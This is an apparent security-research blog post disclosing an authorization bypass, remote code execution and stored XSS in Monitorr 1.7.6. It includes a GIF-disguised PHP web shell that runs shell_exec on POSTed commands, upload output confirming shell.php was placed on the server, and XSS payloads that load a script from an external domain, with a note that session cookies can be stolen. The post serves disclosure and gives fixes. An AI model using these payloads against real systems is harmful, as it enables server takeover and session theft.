How White-Box hacking works: Authorization Bypass and Remote Code Execution in Monitorr 1.7.6

September 12, 2020 | No Comments


Well, we pwned one more piece of software. Who cares? Nah, nobody. Alright, now user “nobody” – see how we did that.

Monitorr 1.7.6:

1. Was written on PHP, that is a good sign for us attackers.
2. Has 366 stars on Github.
3. Designed to do monitoring. We like this kind of software.

Auth Bypass

Classical situation – an attacker can access installation panel after the actual installation.



Monitorr/assets/config/_installation/_register.php

Create a new user and authorize on behalf of this user.

Remote Code Execution

The vulnerable code resides in “upload.php” file. The only check that is done on the uploaded file is getimagesize() function:

```
<?php

$target_dir = "../data/usrimg/";
    $target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
    $uploadOk = 1;
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
```

This function can be easily bypassed by prepending standard image properties to an executable file. In this example, a payload mimics a GIF image:


```
Content-Type: image/gif

GIF89a<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html>
<!-- By Artyum (https://github.com/artyuum) -->
<head>
```

After size check is passed, the file is successfully uploaded:

```
<div id='uploadreturn'>
  File shell.php is an image: image/gif<br>
  <div id='uploadok'>
    File shell.php has been uploaded to: ../data/usrimg/shell.php
  </div>
</div>
```

So we can see our PHP code executed:




It's important to emphasize that no authentication checks are done in the upload.php script.

Cross-Site Scripting (XSS)

Two stored XSS have been found on service configuration tab at Monitorr settings page. Despite the length restriction, a malicious actor still can experience a full-feautered XSS attack by loading the second-stage payload from an external short domain like 14.rs .


Form field	Payload
Service URL	" ><payload><a href="
Service Title	<embed src=//14.rs>
Service Image	"onerror="alert(document.location)



Steps to Reproduce

1. Log in the application
2. Navigate to Service configuration tab
3. Enter the payload
4. Save changes and observe the javascript alert box triggered at the main Monitorr page.

By the way, session cookies don't have HttpOnly flag, so we can steal authorization cookies.



Fix

Unfortunately, the Monitorr command decided to do not to fix these vulnerabilities. To do not have the same issues – ensure, that your software:

1. Deletes the installation files right after the installation.
2. Does input sanitization and output encoding of user input.
3. Checks file uploads properly.

LL advises to all the researchers do not break real applications illegally. This fun leads to broken businesses and lives, and, most likely, will not make an attacker really rich.

← Lifehacks for hackers: the family networking weaknesses, 0-days guaranteed
Lifehacks for hackers: how to audit mobile apps →

Leave a Reply

You must be logged in to post a comment.